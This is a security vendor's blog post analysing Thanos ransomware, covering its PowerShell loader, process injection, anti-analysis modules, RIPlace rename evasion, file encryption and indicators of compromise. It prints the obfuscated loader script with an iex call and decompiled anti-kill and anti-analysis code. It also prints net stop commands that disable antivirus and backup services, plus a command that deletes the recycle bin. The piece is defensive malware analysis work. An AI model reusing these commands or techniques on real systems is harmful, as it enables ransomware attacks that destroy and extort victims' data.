Thanos Ransomware Evading Anti-ransomware Protection With RIPlace Tactic

By Priyanka Shinde

Published: 2020-11-18 · Archived: 2026-04-05 18:02:03 UTC

Ransomware has come a long way in cyberspace by continuous improvement in its techniques and tactics in encrypting system files. Over the years ransomware has improvised itself by moving from PE to non-PE and standalone payloads, by using different compilers and complex packers. To deal with such variations, behaviour-based detection and Anti-ransomware solutions plays a vital role as the activity of the ransomware is targeted which no one can avoid.

Ransomware authors have now started injecting their malicious payloads into Windows genuine system processes, which are usually white-listed, encrypting the files by bypassing security solutions — they have always been found hunting for vulnerable apertures and abusing them the moment it gets publicly exposed.

Recently, we observed a similar strain of ransomware (named as Thanos Ransomware) trying to evade traditional Anti-Ransomware solutions by implementing different techniques which include process injection and the latest **RIPlace** tactic.

Last year researchers at Nyotron had furnished proof of concept (POC) of RIPlace tactic that can potentially encrypt files without getting identified by the anti-ransomware or Endpoint Detection and Response (EDR) solutions.

Technical Analysis

The Thanos Ransomware has been found to use multiple features, in an attempt to bypass Anti-Virus (AV) products.

The Infection Vector is not clear yet but there is a PowerShell script that contains another double Base64 encoded PowerShell which contains inline C# code. The first script executes the embedded PowerShell script and creates processes of ***"notepad"*** in hidden mode. The C# code present in the second script is basically taken from the Urban Bishop code of the Sharp-Suite framework present on Github. The PID of the notepad processes created is passed to this C# code as the argument. After this, the script is distributed laterally to all the machines connected in the network.




Fig.1 Flow of execution of different modules

```
$a = 'SkdOd1pHVWdQU0JBSWcwS2RYTnBibWNnVTNsemRHVnRPdzBLZFhOcGJtY2dVM2x6ZEdWdExsSjFibiJwY1dVdVNXNTBaWEp2Y0ZObGN'
$a = $a + 'uWnBZM1Z6T3cwS2RYTnBibWNnVTNsemRHVnRMbFJsZUhRdVVtVm5kV3hoY2tWNGNISmxjM05wYjI1ek93MEtkWE5wYm1jZ1UzbH'
$a = $a + 'pkR1Z0TGtScF1XZHViM04wYVdOek93MEtkWE5wYm1jZ1UzbHpkR1Z0TGtsUE93MEtEUW9OQ2cwS01DQWdJSEIxWW14cFl5QmpiR0Z6Y31CQ1'
$a = $a + 'pYSnNhVzVFWldabGJtTmxEUW9nSUNBZ2V3MEtJQ0FnSUNBZ01DQmJVM1J5ZFdOMFRHRjViM1YwS0V4aGVXOTFkRXRwYm1RdVUyVnhkV1Z1ZEdsaGJDbGREUW9nSUNBZ01DQ'
$a = $a + 'WdJSEIxWW14cFl5QnpkSEoxWTNRZ1VGS1BRMT1XUVV4S1JFR1VTVT1PRFFvZ01DQWdJQ0FnSUhzTkNpQWdJQ0FnSUNBZ01DQWdJSEIxWW14cFl5Q'
$a = $a + 'kNiMjlzWldGdUlHbHpkbUZzYVdRN0RRb2dJQ0FnSUNBZ01DQWdJQ0J3ZFdKc2FXTWdVM1J5YVc1bklTk9ZVzFsT3cwS01DQWdJQ0FnSUNBZ01DQWdjSFZpYkdsaklFbHVkRkIw'
$a = $a + 'Y2lCb1VISnZZenNOQ21BZ01DQWdJQ0FnSUNBZ01IQjFZbXhwWXlCSmJuU1FkS1lnY0U1MGJHeENZWE5sT3cwS01DQWdJQ0FnSUNBZ01DQWdjSFZpYkdsak1FSnZ'QjBjaTVhWlhKdk93MEtJQ0FnSUNBZ01DQWdJ
$a = $a + 'iMnhsWVc0Z2FYT1hiM2MyTkRzTkNpQWdJQ0FnSUNBZ2ZRMEtEUW9nSUNBZ01DQWdJRnRUZEhKMVkzUk1ZWGx2ZFhRb1RHRjViM1YwUzJsdVpDNVRaWEYxWlc1MGFXRnNLVjBOQ21BZ01DQWdJQ0FnY0hWaWJHbGp
$a = $a + ''
$a = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a))
$a = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a))
iex($a);
if((ls c:\logdb.txt -ErrorAction SilentlyContinue).Length -ne 0){
exit;
}
if((ls c:\logdb.txt.locked -ErrorAction SilentlyContinue).Length -ne 0){
exit;
}
echo 1 > c:\logdb.txt
Start-Process notepad -WindowStyle Hidden
Start-Process notepad -WindowStyle Hidden
Start-Process notepad -WindowStyle Hidden
Start-Process notepad -WindowStyle Hidden

foreach($pp in (ps -name notepad)) {
    $app = $pp
    [Program]::Do([Int32]$app.Id)
    start-sleep 120
    if((ls c:\logdb.txt.locked -ErrorAction SilentlyContinue).Length -ne 0){
        break;
    }
}
```

Fig.2 First PowerShell script containing encrypted script and process creation code

The function call contains Base64 encoded shellcode (shown in Fig.3), which is then injected to the *notepad* process. The shellcode contains encoded .Net payload. This payload is the variant of Thanos ransomware which encrypts files on the targeted machine.




Fig.3 Encrypted shellcode in the C# code

There are different modules in the Thanos framework. Some of the interesting ones being-

1. *AntiKill* – As shown in fig. 4, uses the function named, *IamInmortal()* to make the process immortal by making changes in the process security descriptor.

```
// Complex.AntiKill
// Token: 0x06000048 RID: 72 RVA: 0x0000843C File Offset: 0x0000663C
public void IamInmortal()
{
    IntPtr currentProcess = AntiKill.GetCurrentProcess();
    RawSecurityDescriptor processSecurityDescriptor = this.GetProcessSecurityDescriptor(currentProcess);
    processSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessDenied, 2035711, new SecurityIdentifier(Well
    this.SetProcessSecurityDescriptor(currentProcess, processSecurityDescriptor);
}
```

Fig.4 AntiKill code in .Net payload

2. *Anti-Analysis* – Used to identify the presence of debugger or virtual environment and if found so, terminating the sample.

```
// Token: 0x0600002A RID: 42 RVA: 0x00006EC0 File Offset: 0x000050C0
public static void RunAntiAnalysis()
{
    if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
    {
        Process.GetCurrentProcess().Kill();
    }
    Environment.FailFast(null);
}
```

Fig.5 Anti-analysis code in .Net payload

3. *Anti-Sniffer* – Stops following processes that are usually used for analysis-

http analyzer stand-alone	*NetworkTrafficView*	*dnspy-x86*	*CFF Explorer*
fiddler	*HTTPNetworkSniffer*	*de4dot*	*PEiD*
effetech http sniffer	*tcpdump*	*ilspy*	*protection_id*
firesheep	*intercepter*	*dotpeek*	*LordPE*
IEWatch Professional	*Intercepter-NG*	*dotpeek64*	*pe-sieve*
dumpcap	*ollydbg*	*ida64*	*MegaDumper*
wireshark	*x64dbg*	*procexp*	*UnConfuserEx*
wireshark portable	*x32dbg*	*procexp64*	*Universal_Fixer*
sysinternals tcpview	*dnspy*	*RDG Packer Detector*	*NoFuserEx*
NetworkMiner			

4. AwakeMe – Responsible for implementing Wake-on-LAN. (A detailed description of Wake-on-LAN can be found in our earlier blog)

5. Encryptions – Contains all the encryption-related functions like AES-CBC encryption, decryption, reading data from files, writing data to files.

6. CryptographyHelper – RSA encryption implemented.

7. NetworkSpreading – Downloads an application of Power Admin i.e *exe* (this allows to execute Windows program on a remote machine) and executes the current sample on remote machines.

8. MutexHelper – It checks for the presence of below mutex to check whether the sample has already been executed on the system –

"Global\\3747bdbf-0ef0-42d8-9234-70d68801f407"

9. ProcessCritical – Checks whether the process is running with admin privileges.

10. RIP – Implementation of RIPlace tactic which is discussed later.

11. Shortcut – Creates shortcut at Startup folder with the target filename as the ransom note kept at the %*Temp*% folder.

12. WakeOnLan – Implements Wake-on-LAN by taking IP addresses of all the machines connected to the current machine.

The inclusion of such different modules varies in different samples.

Utmost precaution is taken and so it tries to hide the following processes-

Taskmgr

taskmgr

ProcessHacker

procexp

The self-copy is also dropped at StartupFolder — it also tries to stop various services related to different AVs, running on the system by *net.exe*, using the commands shown in fig.6-

```
stop sophos /y
stop avpsus /y
stop McAfeeDLPAgentService /y
stop mfewc /y
stop BMR Boot Service /y
stop NetBackup BMR MTFTP Service /y
stop DefWatch /y
stop ccEvtMgr /y
stop ccSetMgr /y
stop SavRoam /y
stop RTVscan /y
stop QBFCService /y
stop QBIDPService /y
stop Intuit.QuickBooks.FCS /y
stop QBCFMonitorService /y
stop YooBackup /y
stop YooIT /y
stop zhudongfangyu /y
stop stc_raw_agent /y
stop VSNAPVSS /y
stop VeeamTransportSvc /y
stop VeeamDeploymentService /y
stop VeeamNFSSvc /y
stop veeam /y
stop PDVFSService /y
stop BackupExecVSSProvider /y
```

Fig.6 Tries to stop different services

It further deletes the shadow copy using *vssadmin.exe*, deletes all the backup files present on different drives, including the recycle bin using

cmd.exe /c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin

Encryption

The files are encrypted and the filename is appended with the extension ***'.locked'.*** The encryption is performed only for the files with the extensions given below-

bco, one, dat, txt, vib, vbm, vbk, jpeg, gif, lst, tbl, cdx, log, fpt, jpg, png, php, cs, cpp, rar, zip, html, htm, xlsx, xls, avi, mp4, ppt, doc, docx, sxi, sxw, odt, hwp, tar, bz2, mkv, eml, msg, ost, pst, edb, sql, accdb, mdb, dbf, odb, myd, php, java, cpp, pas, asm, key, pfx, pem, p12, csr, gpg, aes, vsd, odg, raw, nef, svg, psd, vmx, vmdk, vdi, lay6, sqlite3, sqlitedb, accdb, java, class, mpeg, djvu, tiff, backup, pdf, cert, docm, xlsm, dwg, bak, qbw, nd, tlg, lgb, pptx, mov, xdw, ods, wav, mp3, aiff, flac, m4a, csv, sql, ora, mdf, ldf, ndf, dtsx, rdl, dim, mrimg, qbb, rtf, 7z




Fig.7 Encrypted files

The files are encrypted with AES-CBC and the key used in encryption is then encrypted with RSA and is appended in the Ransom note (as shown in Fig.8). The complete file is encrypted if the file size is less than 10MB, otherwise, only file data up to the size of 10MB is encrypted.




Fig.8 Ransom Note

But the most important and a novel technique used by Thanos to evade anti-ransomware solutions is the **RIPlace** tactic that assets Microsoft Windows file *Rename* functionality! It helps the ransomware to hide from modern anti-ransomware solutions.

In this technique, a malware can call *DefineDosDevice*, a genuine function that creates a symlink and can give an arbitrary name (for example, 'Resolve' in this case) to the target/destination file path. When we make a call to *rename* function, the filter driver fails to parse the destination path in the callback function when using the common routine *FltGetDestinationFileNameInformation*. So, instead of returning the new path, it returns an error, however, the Rename call gets succeeded.





Fig.9 RIPlace Tactic

Along with this, taking it further, Thanos may attempt to overwrite the MBR, trying to display the below message-



Conclusion

There have been several techniques used by ransomware families to evade the AV products earlier, increasing the complexity, the speed of their operations, termination of the analysis tools, but this time it has become more advanced, challenging for anti-ransomware technologies. The use of almost all the possible anti-analysis

techniques and then hiding the new extensions of the encrypted files from the anti-ransomware solutions makes the task much more difficult.

IOCs:

7BDD4B25E222B74E8F0DB54FCFC3C9EB

AF0E33CF527B9C678A49D22801A4F5DC

A15352BADB11DD0E072B265984878A1C

BE60E389A0108B2871DFF12DFBB542AC

98880A1C245FBA3BAE21AC830ED9254E

E01E11DCA5E8B08FC8231B1CB6E2048C
